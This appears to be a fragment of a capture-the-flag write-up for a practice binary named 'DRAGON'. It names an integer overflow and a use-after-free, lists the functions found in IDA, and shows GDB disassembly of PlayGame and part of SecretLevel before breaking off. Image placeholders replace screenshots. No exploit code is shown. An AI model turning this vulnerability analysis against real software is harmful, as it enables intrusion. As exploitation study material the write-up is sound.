DRAGON


2019.01.21@PLIT00

FACT
1

- Integer overflow
- Uaf

IDA

?



main

PlayGame

FightDragon

PriestAttack

KnightAttack

PrintPlayerInfo


PrintMonsterInfo

GetChoice

SecretLevel

GDB


- Secret Level




```
0x080486f8 <+0>:     push   %ebp
0x080486f9 <+1>:     mov    %esp,%ebp
0x080486fb <+3>:     sub    $0x28,%esp
0x080486fe <+6>:     movl   $0x8049060,(%esp)
0x08048705 <+13>:    call   0x8048520 <puts@plt>
0x0804870a <+18>:    call   0x8048d4f <GetChoice>
0x0804870f <+23>:    mov    %eax,-0xc(%ebp)
0x08048712 <+26>:    cmpl   $0x1,-0xc(%ebp)
0x08048716 <+30>:    je     0x804871e <PlayGame+38>
0x08048718 <+32>:    cmpl   $0x2,-0xc(%ebp)
0x0804871c <+36>:    jne    0x804872b <PlayGame+51>
0x0804871e <+38>:    mov    -0xc(%ebp),%eax
0x08048721 <+41>:    mov    %eax,(%esp)
0x08048724 <+44>:    call   0x804873e <FightDragon>
0x08048729 <+49>:    jmp    0x804873a <PlayGame+66>
0x0804872b <+51>:    cmpl   $0x3,-0xc(%ebp)
0x0804872f <+55>:    jne    0x8048738 <PlayGame+64>
0x08048731 <+57>:    call   0x8048d78 <SecretLevel>
0x08048736 <+62>:    jmp    0x804873a <PlayGame+66>
0x08048738 <+64>:    jmp    0x804873c <PlayGame+68>
0x0804873a <+66>:    jmp    0x80486fe <PlayGame+6>
0x0804873c <+68>:    leave
0x0804873d <+69>:    ret
```

SECRET LEVEL

??



```
0x08048d78 <+0>:     push   %ebp
0x08048d79 <+1>:     mov    %esp,%ebp
0x08048d7b <+3>:     sub    $0x28,%esp
0x08048d7e <+6>:     mov    %gs:0x14,%eax
0x08048d84 <+12>:    mov    %eax,-0xc(%ebp)
0x08048d87 <+15>:    xor    %eax,%eax
0x08048d89 <+17>:    movl   $0x8049304,(%esp)
0x08048d90 <+24>:    call   0x80484d0 <printf@plt>
0x08048d95 <+29>:    lea    -0x16(%ebp),%eax
0x08048d98 <+32>:    mov    %eax,0x4(%esp)
